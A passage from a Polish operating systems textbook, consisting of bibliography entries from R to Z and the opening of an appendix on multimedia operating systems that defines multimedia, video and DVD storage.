- RODRIGUES E.R., NAV AUX P.O., PANETTA J. i MENDES C.L.: *A New Technique for Data Privatization in User-Level Threads and Its Use in Parallel Applications*, Proc. 2010 Symp. on Applied Computing, ACM, 2010, s. 2149 – 2154.
- RODRIGUEZ-LUJAN I., BAILADOR G., SANCHEZ-AVILA C., HERRERO A. i VIDAL-DE-MIGUEL G.: *Analysis of Pattern Recognition and Dimensionality Reduction Techniques for Odor Biometrics*, Vol. 52, November 2013, s. 279 – 289.
- ROSCOE T., ELPHINSTONE K. i HEISER G.: *Hype and Virtue*, Proc. 11th Workshop on Hot Topics in Operating Systems, USENIX, 2007, s. 19 – 24.
- ROSENBLUM M. i GARFINKEL T.: *Virtual Machine Monitors: Current Technology and Future Trends*, „Computer”, Vol. 38, May 2005, s. 39 – 47.
- ROSENBLUM M. i OUSTERHOUT J.K.: *The Design and Implementation of a Log-Structured File System*, Proc. 13th Symp. on Operating Systems Principles, ACM, 1991, s. 1 – 15.
- ROSENBLUM M., BUGNION E., DEVINE S. i HERROD S.A.: *Using the SIMOS Machine Simulator to Study Complex Computer Systems*, „ACM Trans. Model. Comput. Simul.”, Vol. 7, 1997, s. 78 – 103.
- ROSSBACH C.J., CURREY J., SILBERSTEIN M., RAY B. i WITCHEL E.: *PTask: Operating System Abstractions to Manage GPUs as Compute Devices*, Proc. 23rd Symp. of Operating Systems Principles, ACM, 2011, s. 233 – 248.
- ROSSOW C., ANDRIESSE D., WERNER T., STONE-GROSS B., PLOHMANN D., DIEDRICH C.J. i BOS H.: *SoK: P2PWNED — Modeling and Evaluating the Resilience of Peer-to-Peer Botnets*, Proc. IEEE Symp. on Security and Privacy, IEEE, 2013, s. 97 – 111.
- ROZIER M., ABROSSIMOV V., ARMAND F., BOULE I., GIEN M., GUILLEMONT M., HERRMANN F., KAISER C., LEONARD P., LANGLOIS S. i NEUHAUSER W.: *Chorus Distributed Operating Systems*, „Computing Systems”, Vol. 1, October 1988, s. 305 – 379.
- RUSSINOVICH M. i SOLOMON D.: *Windows Internals, Part 1*, Redmond, WA: Microsoft Press, 2012.
- RYZHYK L., CHUBB P., KUZ I., LE SUEUR E. i HEISER G.: *Automatic Device Driver Synthesis with Termite*, Proc. 22nd Symp. on Operating Systems Principles, ACM, 2009.

- RYZHYK L., KEYS J., MIRLA B., RAGNUNATH A., VIJ M. i HEISER G.:** *Improved Device Driver Reliability through Hardware Verification Reuse*, Proc. 16th Int'l Conf. on Arch. Support for Prog. Lang. and Operating Systems, ACM, 2011, s. 133 – 134.
- SACKMAN H., ERIKSON W.J. i GRANT E.E.:** *Exploratory Experimental Studies Comparing Online and Offline Programming Performance*, „Commun. of the ACM”, Vol. 11, January 1968, s. 3 – 11.
- SAITO Y., KARAMANOLIS C., KARLSSON M. i MAHALINGAM M.:** *Taming Aggressive Replication in the Pangea Wide-Area File System*, Proc. Fifth Symp. on Operating Systems Design and Implementation, USENIX, 2002, s. 15 – 30.
- SALOMIE T.-I., SUBASU I.E., GICEVA J. i ALONSO G.:** *Database Engines on Multicores: Why Parallelize When You can Distribute?*, Proc. Sixth European Conf. on Computer Systems (EuroSys), ACM, 2011, s. 17 – 30.
- SALTZER J.H. i KAASHOEK M.F.:** *Principles of Computer System Design: An Introduction*, Burlington, MA: Morgan Kaufmann, 2009.
- SALTZER J.H. i SCHROEDER M.D.:** *The Protection of Information in Computer Systems*, Proc. IEEE, Vol. 63, September 1975, s. 1278 – 1308.
- SALTZER J.H., REED D.P. i CLARK D.D.:** *End-to-End Arguments in System Design*, „ACM Trans. on Computer Systems”, Vol. 2, November 1984, s. 277 – 288.
- SALTZER J.H.:** *Protection and Control of Information Sharing in MULTICS*, „Commun. of the ACM”, Vol. 17, July 1974, s. 388 – 402.
- SALUS P.H.:** *UNIX At 25*, „Byte”, Vol. 19, October 1994, s. 75 – 82.
- SARHAN N.J. i DAS C.R.:** *Caching and Scheduling in NAD-Based Multimedia Servers*, „IEEE Trans. on Parallel and Distributed Systems”, Vol. 15, October 2004, s. 921 – 933.
- SASSE M.A.:** *Red-Eye Blink, Bendy Shuffle i the Yuck Factor: A User Experience of Biometric Airport Systems*, „IEEE Security and Privacy”, Vol. 5, May – June 2007, s. 78 – 81.
- SCHABER P., KOPF S., WESCH C. i EFFELSBERG W.:** *CamMark — A Camcorder Copy Simulation as Watermarking Benchmark for Digital Video*, Proc. Fifth Multimedia Systems Conf., ACM, 2014.
- SCHEIBLE J.P.:** *A Survey of Storage Options*, „Computer”, Vol. 35, December 2002, s. 42 – 46.
- SCHINDLER J., SHETE S. i SMITH K.A.:** *Improving Throughput for Small Disk Requests with Proximal I/O*, Proc. Ninth USENIX Conf. on File and Storage Tech., USENIX, 2011, s. 133 – 148.
- SCHWARTZ C., PRIES R. i TRAN-GIA P.:** *A Queueing Analysis of an Energy-Saving Mechanism in Data Centers*, Proc. 2012 Int'l Conf. on Inf. Networking, IEEE, 2012, s. 70 – 75.
- SCOTT M., LEBLANC T. i MARSH B.:** *Multi-Model Parallel Programming in Psyche*, Proc. Second ACM Symp. on Principles and Practice of Parallel Programming, ACM, 1990, s. 70 – 78.
- SEAWRIGHT L.H. i MACKINNON R.A.:** *VM/370 — A Study of Multiplicity and Usefulness*, „IBM Systems J.”, Vol. 18, 1979, s. 4 – 17.
- SEREBRYANY K., BRUENING D., POTAPENKO A. i VYUKOV D.:** *AddressSanitizer: A Fast Address Sanity Checker*, Proc. USENIX Ann. Tech. Conf., USENIX, 2013, s. 28.

- SEVERINI M., SQUARTINI S. i PIAZZA F.**: *An Energy Aware Approach for Task Scheduling in Energy-Harvesting Sensor Nodes*, Proc. Ninth Int'l Conf. on Advances in Neural Networks, Springer-Verlag, 2012, s. 601 – 610.
- SHARMA N., KRISHAPPA D.K., IRWIN D., ZINK M. i SHENOY P.**: *GreenCache: Augmenting Off-the-Grid Cellular Towers with Multimedia Caches*, Proc. Fourth Multimedia Systems Conf., ACM, 2013, s. 271 – 280.
- SHEN K., SHRIRAMAN A., DWARKADAS S., ZHANG X. i CHEN Z.**: *Power Containers: An OS Facility for Fine-Grained Power and Energy Management on Multicore Servers*, Proc. 18th Int'l Conf. on Arch. Support for Prog. Lang. and Operating Systems, ACM, 2013, s. 65 – 76.
- SHENOY P.J. i VIN H.M.**: *Efficient Striping Techniques for Variable Bit Rate Continuous Media File Servers*, „Perf. Eval. J.”, Vol. 38, 1999, s. 175 – 199.
- SILBERSCHATZ A., GALVIN P.B. i GAGNE G.**: *Operating System Concepts*, 9th ed., Hoboken, NJ: John Wiley & Sons, 2012.
- SIMON R.J.**: *Windows NT Win32 API SuperBible*, Corte Madera, CA: Sams Publishing, 1997.
- SITARAM D. i DAN A.**: *Multimedia Servers*, Burlington, MA: Morgan Kaufman, 2000.
- SLOWINSKA A., STANESCU T. i BOS H.**: *Body Armor for Binaries: Preventing Buffer Overflows Without Recompilation*, Proc. USENIX Ann. Tech. Conf., USENIX, 2012.
- SMALDONE S., WALLACE G. i HSU W.**: *Efficiently Storing Virtual Machine Backups*, Proc. Fifth USENIX Conf. on Hot Topics in Storage and File Systems, USENIX, 2013.
- SMITH D.K. i ALEXANDER R.C.**: *Fumbling the Future: How Xerox Invented, Then Ignored, the First Personal Computer*, New York: William Morrow, 1988.
- SMOLIC A.**: *Next Generation 3D Video Representation, Processing and Coding*, Proc. Workshop on Surreal Media and Virtual Cloning, ACM, 2010, s. 1 – 2.
- SNIR M., OTTO S.W., HUSS-LEDERMAN S., WALKER D.W. i DONGARRA J.**: *MPI: The Complete Reference Manual*, Cambridge, MA: MIT Press, 1996.
- SNOW K., MONROSE F., DAVI L., DMITRIENKO A., LIEBCHEN C. i SADEGHI A.-R.**: *Just-In-Time Code Reuse: On the Effectiveness of Fine-Grained Address Space Layout Randomization*, Proc. IEEE Symp. on Security and Privacy, IEEE, 2013, s. 574 – 588.
- SOBELL M.**: *A Practical Guide to Fedora and Red Hat Enterprise Linux*, 7th ed., Upper Saddle River, NJ: Prentice-Hall, 2014.
- SOORTY B.**: *Evaluating IPv6 in Peer-to-peer Gigabit Ethernet for UDP Using Modern Operating Systems*, Proc. 2012 Symp. on Computers and Commun., IEEE, 2012, s. 534 – 536.
- SPAFFORD E., HEAPHY K. i FERBRACHE D.**: *Computer Viruses*, Arlington, VA: ADAPSO, 1989.
- STALLINGS W.**: *Operating Systems*, 7th ed., Upper Saddle River, NJ: Prentice Hall, 2011.
- STAN M.R. i SKADRON K.**: *Power-Aware Computing*, „Computer”, Vol. 36, December 2003, s. 35 – 38.
- STEINMETZ R. i NAHRSTEDT K.**: *Multimedia: Computing, Communications and Applications*, Upper Saddle River, NJ: Prentice Hall, 1995.

- STEINMETZ R. i NAHRSTEDT K.**: *Multimedia: Computing, Communications and Applications*, Upper Saddle River, NJ: Prentice Hall, 1995.
- STEVENS R.W. i RAGO S.A.**: *Advanced Programming in the UNIX Environment*, Boston: Addison-Wesley, 2013.
- STOICA R. i AILAMAKI A.**: *Enabling Efficient OS Paging for Main-Memory OLTP Databases*, Proc. Ninth Int'l Workshop on Data Management on New Hardware, ACM, Art. 7, 2013.
- STONE H.S. i BOKHARI S.H.**: *Control of Distributed Processes*, „Computer”, Vol. 11, July 1978, s. 97 – 106.
- STORER M.W., GREENAN K.M., MILLER E.L. i VORUGANTI K.**: *POTSHARDS: Secure Long-Term Storage without Encryption*, Proc. USENIX Ann. Tech. Conf., USENIX, 2007, s. 143 – 156.
- STRATTON J.A., RODRIGUES C., SUNG I.-J., CHANG L.-W., ANSSARI N., LIU G., HWU W.-M. i OBEID N.**: *Algorithm and Data Optimization Techniques for Scaling to Massively Threaded Systems*, „Computer”, Vol. 45, August 2012, s. 26 – 32.
- SUGERMAN J., VENKITACHALAM G. i LIM B.-H.**: *Virtualizing I/O Devices on VMware Workstation's Hosted Virtual Machine Monitor*, Proc. USENIX Ann. Tech. Conf., USENIX, 2001, s. 1 – 14.
- SULTANA S. i BERTINO E.**: *A File Provenance System*, Proc. Third Conf. on Data and Appl. Security and Privacy, ACM, 2013, s. 153 – 156.
- SUN Y., CHEN M., LIU B. i MAO S.**: *FAR: A Fault-Avoidance Routing Method for Data Center Networks with Regular Topology*, Proc. Ninth ACM/IEEE Symp. for Arch. for Networking and Commun. Systems, ACM, 2013, s. 181 – 190.
- SWANSON S. i CAULFIELD A.M.**: *Refactor, Reduce, Recycle: Restructuring the I/O Stack for the Future of Storage*, „Computer”, Vol. 46, August 2013, s. 52 – 59.
- TAIABUL HAQUE S.M., WRIGHT M. i SCIELZO S.**: *A Study of User Password Strategy for Multiple Accounts*, Proc. Third Conf. on Data and Appl. Security and Privacy, ACM, 2013, s. 173 – 176.
- TALLURI M., HILL M.D. i KHALIDI Y.A.**: *A New Page Table for 64-Bit Address Spaces*, Proc. 15th Symp. on Operating Systems Principles, ACM, 1995, s. 184 – 200.
- TAM D., AZIMI R. i STUMM M.**: *Thread Clustering: Sharing-Aware Scheduling*, Proc. Second European Conf. on Computer Systems (EuroSys), ACM, 2007, s. 47 – 58.
- TAMAI M., SUN T., YASUMOTO K., SHIBATA N. i ITO M.**: *Energy-Aware Video Streaming with QoS Control for Portable Computing Devices*, Proc. ACM Int'l Workshop on Network and Operating System Support for Digital Audio and Video, ACM, 2004.
- TANENBAUM A.S. i AUSTIN T.**: *Structured Computer Organization*, 6th ed., Upper Saddle River, NJ: Prentice Hall, 2012.
- TANENBAUM A.S. i VAN STEEN M.R.**: *Distributed Systems*, 2nd ed., Upper Saddle River, NJ: Prentice Hall, 2007.
- TANENBAUM A.S. i WETHERALL D.J.**: *Computer Networks*, 5th ed., Upper Saddle River, NJ: Prentice Hall, 2010.
- TANENBAUM A.S. i WOODHULL A.S.**: *Operating Systems: Design and Implementation*, 3rd ed., Upper Saddle River, NJ: Prentice Hall, 2006.

- TANENBAUM A.S., HERDER J.N. i BOS H.: *File Size Distribution on UNIX Systems: Then and Now*, „ACM SIGOPS Operating Systems Rev.”, Vol. 40, January 2006, s. 100 – 104.
- TANENBAUM A.S., VAN RENESSE R., VAN STAVEREN H., SHARP G.J., MULLEN- DER S.J., JANSEN J. i VAN ROSSUM G.: *Experiences with the Amoeba Distributed Operating System*, „Commun. of the ACM”, Vol. 33, December 1990, s. 46 – 63.
- TANG H., HUANG J. i WANG W.: *A Novel Passive Worm Defense Model for Multimedia Sharing*, Proc. Research in Adaptive and Convergent Systems, ACM, 2013, s. 293 – 299.
- TARASOV V., HILDEBRAND D., KUENNING G. i ZADOK E.: *Virtual Machine Workloads: The Case for New NAS Benchmarks*, Proc. 11th Conf. on File and Storage Technologies, USENIX, 2013.
- TEORY T.J.: *Properties of Disk Scheduling Policies in Multiprogrammed Computer Systems*, Proc. AFIPS Fall Joint Computer Conf., AFIPS, 1972, s. 1 – 11.
- THEODOROU D., MAK R.H., KEIJSER J.J. i SUERINK R.: *NRS: A System for Automated Network Virtualization in IAAS Cloud Infrastructures*, Proc. Seventh Int'l Workshop on Virtualization Tech. in Distributed Computing, ACM, 2013, s. 25 – 32.
- THIBADEAU R.: *Trusted Computing for Disk Drives and Other Peripherals*, IEEE Security and Privacy, Vol. 4, September – October 2006, s. 26 – 33.
- THOMPSON K.: *Reflections on Trusting Trust*, „Commun. of the ACM”, Vol. 27, August 1984, s. 761 – 763.
- TIMCENKO V. i DJORDJEVIC B.: *The Comprehensive Performance Analysis of Striped Disk Array Organizations — RAID-0*, Proc. 2013 Int'l Conf. on Inf. Systems and Design of Commun., ACM, 2013, s. 113 – 116.
- TRESADERN P., COOTES T., POH N., METEJKA P., HADID A., LEVY C., MCCOOL C. i MARCEL S.: *Mobile Biometrics: Combined Face and Voice Verification for a Mobile Platform*, IEEE Pervasive Computing, Vol. 12, January 2013, s. 79 – 87.
- TSAFRIR D., ETSION Y., FEITELSON D.G. i KIRKPATRICK S.: *System Noise, OS Clock Ticks i Fine-Grained Parallel Applications*, Proc. 19th Ann. Int'l Conf. on Supercomputing, ACM, 2005, s. 303 – 312.
- TUAN-ANH B., HUNG P.P. i HUH E.-N.: *A Solution of Thin-Thick Client Collaboration for Data Distribution and Resource Allocation in Cloud Computing*, Proc. 2013 Int'l Conf. on Inf. Networking, IEEE, 2013, s. 238 – 243.
- TUCKER A. i GUPTA A.: *Process Control and Scheduling Issues for Multiprogrammed Shared-Memory Multiprocessors*, Proc. 12th Symp. on Operating Systems Principles, ACM, 1989, s. 159 – 166.
- UHLIG R., NAGLE D., STANLEY T., MUDGE T., SECREST S. i BROWN R.: *Design Tradeoffs for Software-Managed TLBs*, „ACM Trans. on Computer Systems”, Vol. 12, August 1994, s. 175 – 205.
- UHLIG R., NEIGER G., RODGERS D., SANTONI A.L., MARTINS F.C.M., ANDERSON A.V., BENNET S.M., KAGI A., LEUNG F.H. i SMITH L.: *Intel Virtualization Technology*, „Computer”, Vol. 38, 2005, s. 48 – 56.
- UR B., KELLEY P.G., KOMANDURI S., LEE J., MAASS M., MAZUREK M.L., PASSARO T., SHAY R., VIDAS T., BAUER L., CHRISTIN N. i CRANOR L.F.: *How Does Your Password Measure Up? The Effect of Strength Meters on Password Creation*, Proc. 21st USENIX Security Symp., USENIX, 2012.

- VAGHANI S.B.:** *Virtual Machine File System*, „ACM SIGOPS Operating Systems Rev.”, Vol. 44, 2010, s. 57 – 70.
- VAHALIA U.:** *UNIX Internals — The New Frontiers*, Upper Saddle River, NJ: Prentice Hall, 2007.
- VAN 'T NOORDENDE G., BALOGH A., HOFMAN R., BRAZIER F.M.T. i TANENBAUM A.S.:** *A Secure Jailing System for Confining Untrusted Applications*, Proc. Second Int'l Conf. on Security and Cryptography, INSTICC, 2007, s. 414 – 423.
- VAN DER VEEN V., DUTT-SHARMA N., CAVALLARO L. i BOS H.:** *Memory Errors: The Past, the Present i the Future*, Proc. 15th Int'l Conf. on Research in Attacks, Intrusions i Defenses, Berlin: Springer-Verlag, 2012, s. 86 – 106.
- VAN DOORN L.:** *The Design and Application of an Extensible Operating System*, Capelle a/d IJssel: Labyrinth Publications, 2001.
- VAN MOOLENBROEK D.C., APPUSWAMY R. i TANENBAUM A.S.:** *Integrated System and Process Crash Recovery in the Loris Storage Stack*, Proc. Seventh Int'l Conf. on Networking, Architecture i Storage, IEEE, 2012, s. 1 – 10.
- VASWANI R. i ZAHORJAN J.:** *The Implications of Cache Affinity on Processor Scheduling for Multiprogrammed Shared-Memory Multiprocessors*, Proc. 13th Symp. on Operating Systems Principles, ACM, 1991, s. 26 – 40.
- VENKATA CHALAM V. i FRANZ M.:** *Power Reduction Techniques for Microprocessor Systems*, „Computing Surveys”, Vol. 37, September 2005, s. 195 – 237.
- VIENNOT N., NAIR S. i NIEH J.:** *Transparent Mutable Replay for Multicore Debugging and Patch Validation*, Proc. 18th Int'l Conf. on Arch. Support for Prog. Lang. and Operating Systems, ACM, 2013.
- VINOSKI S.:** *CORBA: Integrating Diverse Applications within Distributed Heterogeneous Environments*, „IEEE Communications Magazine”, Vol. 35, February 1997, s. 46 – 56.
- VISCAROLA P.G., MASON T., CARIDDI M., RYAN B. i NOONE S.:** *Introduction to the Windows Driver Foundation Kernel-Mode Framework*, Amherst, NH: OSR Press, 2007.
- VMWARE, Inc.:** *Achieving a Million I/O Operations per Second from a Single VMware vSphere 5.0 Host*, <http://www.vmware.com/files/pdf/1M-iops-perf-vsphere5.pdf>, 2011.
- VOGELS W.:** *File System Usage in Windows NT 4.0*, Proc. 17th Symp. on Operating Systems Principles, ACM, 1999, s. 93 – 109.
- VON BEHREN R., CONDIT J. i BREWER E.:** *Why Events Are A Bad Idea (for High-Concurrency Servers)*, Proc. Ninth Workshop on Hot Topics in Operating Systems, USENIX, 2003, s. 19 – 24.
- VON EICKEN T., CULLER D., GOLDSTEIN S.C. i SCHAUER K.E.:** *Active Messages: A Mechanism for Integrated Communication and Computation*, Proc. 19th Int'l Symp. on Computer Arch., ACM, 1992, s. 256 – 266.
- VOSTOKOV D.:** *Windows Device Drivers: Practical Foundations*, Opentask, 2009.
- VRABLE M., SAVAGE S. i VOELKER G.M.:** *BlueSky: A Cloud-Backed File System for the Enterprise*, Proc. 10th USENIX Conf. on File and Storage Tech., USENIX, 2012, s. 124 – 250.
- WAHBE R., LUCCO S., ANDERSON T. i GRAHAM S.:** *Efficient Software-Based Fault Isolation*, Proc. 14th Symp. on Operating Systems Principles, ACM, 1993, s. 203 – 216.

- WALDSPURGER C.A. i ROSENBLUM M.: *I/O Virtualization*, „Commun. of the ACM”, Vol. 55, 2012, s. 66 – 73.**
- WALDSPURGER C.A. i WEIHL W.E.: *Lottery Scheduling: Flexible Proportional-Share Resource Management*, Proc. First Symp. on Operating Systems Design and Implementation, USENIX, 1994, s. 1 – 12.**
- WALDSPURGER C.A.: *Memory Resource Management in VMware ESX Server*, ACM SIGOPS Operating System Rev., Vol. 36, January 2002, s. 181 – 194.**
- WALKER W. i CRAGON H.G.: *Interrupt Processing in Concurrent Processors*, „Computer”, Vol. 28, June 1995, s. 36 – 46.**
- WALLACE G., DOUGLIS F., QIAN H., SHILANE P., SMALDONE S., CHAMNESS M. i HSU W.: *Characteristics of Backup Workloads in Production Systems*, Proc. 10th USENIX Conf. on File and Storage Tech., USENIX, 2012, s. 33 – 48.**
- WANG L., KHAN S.U., CHEN D., KOLODZIEJ J., RANJAN R., XU C.-Z. i ZOMAYA A.: *Energy-Aware Parallel Task Scheduling in a Cluster*, Future Generation Computer Systems, Vol. 29, September 2013b, s. 1661 – 1670.**
- WANG X., TIPPER D. i KRISHNAMURTHY P.: *Wireless Network Virtualization*, Proc. 2013 Int'l Conf. on Computing, Networking i Commun., IEEE, 2013a, s. 818 – 822.**
- WANG Y. i LU P.: *DDS: A Deadlock Detection-Based Scheduling Algorithm for Workflow Computations in HPC Systems with Storage Constraints*, „Parallel Comput.”, Vol. 39, August 2013, s. 291 – 305.**
- WATSON R., ANDERSON J., LAURIE B. i KENNAW AY K.: *A Taste of Capsicum: Practical Capabilities for UNIX*, „Commun. of the ACM”, Vol. 55, March 2013, s. 97 – 104.**
- WEI M., GRUPP L., SPADA F.E. i SWANSON S.: *Reliably Erasing Data from Flash-Based Solid State Drives*, Proc. Ninth USENIX Conf. on File and Storage Tech., USENIX, 2011, s. 105 – 118.**
- WEI Y.-H., YANG C.-Y., KUO T.-W., HUNG S.-H. i CHU Y.-H.: *Energy-Efficient Real-Time Scheduling of Multimedia Tasks on Multi-core Processors*, Proc. 2010 Symp. on Applied Computing, ACM, 2010, s. 258 – 262.**
- WEISER M., WELCH B., DEMERS A. i SHENKER S.: *Scheduling for Reduced CPU Energy*, Proc. First Symp. on Operating Systems Design and Implementation, USENIX, 1994, s. 13 – 23.**
- WEISSEL A.: *Operating System Services for Task-Specific Power Management: Novel Approaches to Energy-Aware Embedded Linux*, AV Akademikerverlag, 2012.**
- WENTZLAFF D., GRUENWALD III C., BECKMANN N., MODZELEWSKI K., BELAY A., YOUSEFF L., MILLER J. i AGARWAL A.: *An Operating System for Multicore and Clouds: Mechanisms and Implementation*, Proc. Cloud Computing, ACM, June 2010.**
- WENTZLAFF D., JACKSON C.J., GRIFFIN P. i AGARWAL A.: *Configurable Finegrain Protection for Multicore Processor Virtualization*, Proc. 39th Int'l Symp. on Computer Arch., ACM, 2012, s. 464 – 475.**
- WHITAKER A., COX R.S., SHAW M. i GRIBBLE S.D.: *Rethinking the Design of Virtual Machine Monitors*, „Computer”, Vol. 38, May 2005, s. 57 – 62.**
- WHITAKER A., SHAW M. i GRIBBLE S.D.: *Scale and Performance in the Denali Isolation Kernel*, „ACM SIGOPS Operating Systems Rev.”, Vol. 36, January 2002, s. 195 – 209.**

- WILLIAMS D., JAMJOOM H. i WEATHERSPOON H.: *The Xen-Blanket: Virtualize Once, Run Everywhere*, Proc. Seventh European Conf. on Computer Systems (EuroSys), ACM, 2012.
- WIRTH N.: *A Plea for Lean Software*, „Computer”, Vol. 28, February 1995, s. 64 – 68.
- WONG C.K.: *Algorithmic Studies in Mass Storage Systems*, New York: Computer Science Press, 1983.
- WU N., ZHOU M. i HU U.: *One-Step Look-Ahead Maximally Permissive Deadlock Control of AMS by Using Petri Nets*, „ACM Trans. Embed. Comput. Syst.”, Vol. 12, Art. 10, January 2013, s. 10:1 – 10:23.
- WULF W.A., COHEN E.S., CORWIN W.M., JONES A.K., LEVIN R., PIERSON C. i POLLACK F.J.: *HYDRA: The Kernel of a Multiprocessor Operating System*, „Commun. of the ACM”, Vol. 17, June 1974, s. 337 – 345.
- YANG J., TWOHEY P., ENGLER D. i MUSUVATHI M.: *Using Model Checking to Find Serious File System Errors*, „ACM Trans. on Computer Systems”, Vol. 24, 2006, s. 393 – 423.
- YEH T. i CHENG W.: *Improving Fault Tolerance through Crash Recovery*, Proc. 2012 Int'l Symp. on Biometrics and Security Tech., IEEE, 2012, s. 15 – 22.
- YOUNG M., TEVANIAN A. Jr., RASHID R., GOLUB D., EPPINGER J., CHEW J., BOLOSKY W., BLACK D. i BARON R.: *The Duality of Memory and Communication in the Implementation of a Multiprocessor Operating System*, Proc. 11th Symp. on Operating Systems Principles, ACM, 1987, s. 63 – 76.
- YUAN D., LEWANDOWSKI C. i CROSS B.: *Building a Green Unified Computing IT Laboratory through Virtualization*, J. Computing Sciences in Colleges, Vol. 28, June 2013, s. 76 – 83.
- YUAN J., JIANG X., ZHONG L. i YU H.: *Energy Aware Resource Scheduling Algorithm for Data Center Using Reinforcement Learning*, Proc. Fifth Int'l Conf. on Intelligent Computation Tech. and Automation, IEEE, 2012, s. 435 – 438.
- YUAN W. i NAHRSTEDT K.: *Energy-Efficient CPU Scheduling for Multimedia Systems*, „ACM Trans. on Computer Systems”, ACM, Vol. 24, August 2006, s. 292 – 331.
- ZACHARY G.P.: *Showstopper*, New York: Maxwell Macmillan, 1994.
- ZAHORJAN J., LAZOWSKA E.D. i EAGER D.L.: *The Effect of Scheduling Discipline on Spin Overhead in Shared Memory Parallel Systems*, „IEEE Trans. on Parallel and Distr. Systems”, Vol. 2, April 1991, s. 180 – 198.
- ZAIA A., BRUNEO D. i PULIAFITO A.: *A Scalable Grid-Based Multimedia Server*, Proc. 13th IEEE Int'l Workshop on Enabling Technologies: Infrastructure for Collaborative Enterprises, IEEE, 2004, s. 337 – 342.
- ZEKAUSKAS M.J., SAWDON W.A. i BERSHAD B.N.: *Software Write Detection for a Distributed Shared Memory*, Proc. First Symp. on Operating Systems Design and Implementation, USENIX, 1994, s. 87 – 100.
- ZHANG C., WEI T., CHEN Z., DUAN L., SZEKERES L., MCCAMANT S., SONG D. i ZOU W.: *Practical Control Flow Integrity and Randomization for Binary Executables*, Proc. IEEE Symp. on Security and Privacy, IEEE, 2013b, s. 559 – 573.
- ZHANG F., CHEN J., CHEN H. i ZANG B.: *CloudVisor: Retrofitting Protection of Virtual Machines in Multi-Tenant Cloud with Nested Virtualization*, Proc. 23rd Symp. on Operating Systems Principles, ACM, 2011.
- ZHANG M. i SEKAR R.: *Control Flow Integrity for COTS Binaries*, Proc. 22nd USENIX Security Symp., USENIX, 2013, s. 337 – 352.

- ZHANG X., DAVIS K. i JIANG S.: *iTransformer: Using SSD to Improve Disk Scheduling for High-Performance I/O*, Proc. 26th Int'l Parallel and Distributed Processing Symp.**, IEEE, 2012b, s. 715 – 726.
- ZHANG Y., LIU J. i KANDEMIR M.: *Software-Directed Data Access Scheduling for Reducing Disk Energy Consumption*, Proc. 32nd Int'l Conf. on Distributed Computer Systems**, IEEE, 2012a, s. 596 – 605.
- ZHANG Y., SOUNDARARAJAN G., STORER M.W., BAIRAVASUNDARAM L., SUBBIAH S., ARPACI-DUSSEAU A.C. i ARPACI-DUSSEAU R.H.: *Warming Up Storage-Level Caches with Bonfire*, Proc. 11th Conf. on File and Storage Technologies**, USENIX, 2013a.
- ZHENG H., ZHANG X., WANG E., WU N. i DONG X.: *Achieving High Reliability on Linux for K2 System*, Proc. 11th Int'l Conf. on Computer and Information Science**, IEEE, 2012, s. 107 – 112.
- ZHOU B., KULKARNI M. i BAGCHI S.: *ABHRANTA: Locating Bugs that Manifest at Large System Scales*, Proc. Eighth USENIX Workshop on Hot Topics in System Dependability**, USENIX, 2012.
- ZHURAVLEV S., SAEZ J.C., BLAGODUROV S., FEDOROVA A. i PRIETO M.: *Survey of scheduling techniques for addressing shared resources in multicore processors***, „Computing Surveys”, ACM, Vol. 45, No. 1, Art. 4, 2012.
- ZOBEL D.: *The Deadlock Problem: A Classifying Bibliography***, ACM SIGOPS Operating Systems Rev., Vol. 17, October 1983, s. 6 – 16.
- ZUBERI K.M., PILLAI P. i SHIN K.G.: *EMERALDS: A Small-Memory Real-Time Microkernel*, Proc. 17th Symp. on Operating Systems Principles**, ACM, 1999, s. 277 – 299.
- ZWICKY E.D.: *Torture-Testing Backup and Archive Programs: Things You Ought to Know But Probably Would Rather Not*, Proc. Fifth Conf. on Large Installation Systems Admin.**, USENIX, 1991, s. 181 – 190.

A

MULTIMEDIALNE SYSTEMY OPERACYJNE

Filmy cyfrowe, klipy wideo i muzyka są coraz częstszym sposobem prezentowania informacji w komputerach. Pliki audio i wideo można zapisywać na dysku i odtwarzać na żądanie. Jednak ich charakterystyki znacznie się różnią od tradycyjnych plików tekstowych, pod kątem których zaprojektowano współczesne systemy operacyjne. W konsekwencji potrzebne są nowe rodzaje systemów plików do ich obsługi. Co więcej, przechowywanie i odtwarzanie plików audio i wideo nakłada nowe żądania na program szeregujący, a także na inne części systemu operacyjnego. W tym rozdziale przeanalizujemy wiele z problemów wymienionych powyżej oraz opowiemy, jakie mają implikacje dla systemów operacyjnych zaprojektowanych w celu obsługi multimediów.

Pod nazwą *multimedia*, która dokładnie oznacza „więcej niż jedno medium”, z reguły rozumie się filmy cyfrowe. Według tej definicji niniejsza książka jest pracą multimedialną. W końcu zawiera dwa media: tekst i rysunki. Większość osób używa jednak terminu „multimedia” w znaczeniu dokumentu zawierającego dwa lub więcej *ciągły* mediów, czyli takich, które muszą być odtwarzane w pewnym przedziale czasu. W niniejszej książce będziemy używać terminu „multimedia” w tym sensie.

Innym terminem, który wydaje się nieco dwuznaczny, jest „wideo”. W sensie technicznym to po prostu obraz filmu (w odróżnieniu od dźwięku). Kamery wideo i odbiorniki telewizyjne zwykle są wyposażone w dwa złącza: jedno oznaczone etykietą „wideo” i drugie oznaczone jako „audio”. Jest tak dlatego, że te dwa sygnały są oddzielne. Jednak termin „cyfrowy film wideo” zwykle odnosi się do kompletnego produktu — zawierającego i dźwięk, i obraz. Poniżej będziemy używać terminu „film” w odniesieniu do kompletnego produktu. Warto zwrócić uwagę, że w tym sensie pod pojęciem „film” nie musi być rozumiany dwugodzinny film wyprodukowany w hollywoodzkim studio i kosztujący więcej niż Boeing 747. Według naszej definicji, 30-sekundowy klip przesyłany przez internet ze strony serwisu CNN, także jest filmem. Bardzo krótkie filmy są również określane terminem *klipy wideo*.

A.1. WPROWADZENIE W TEMATYKĘ MULTIMEDIÓW

Zanim przejdziemy do omawiania szczegółów technicznych dotyczących multimediiów, tytułem wprowadzenia warto powiedzieć kilka słów na temat ich bieżących i przyszłych zastosowań. Na pojedynczym komputerze termin „multimedia” często oznacza możliwość odtwarzania filmu nagranego na płycie **DVD** (od ang. *Digital Versatile Disk*). Do nagrywania dysków optycznych w technologii DVD stosuje się 120-milimetrowe (plastikowe) krążki pokryte poliwęglanem, podobnie jak do płyt CD-ROM, ale DVD są rejestrowane w większej gęstości. Dzięki temu, w zależności od formatu, można uzyskać pojemność od 5 GB do 17 GB.

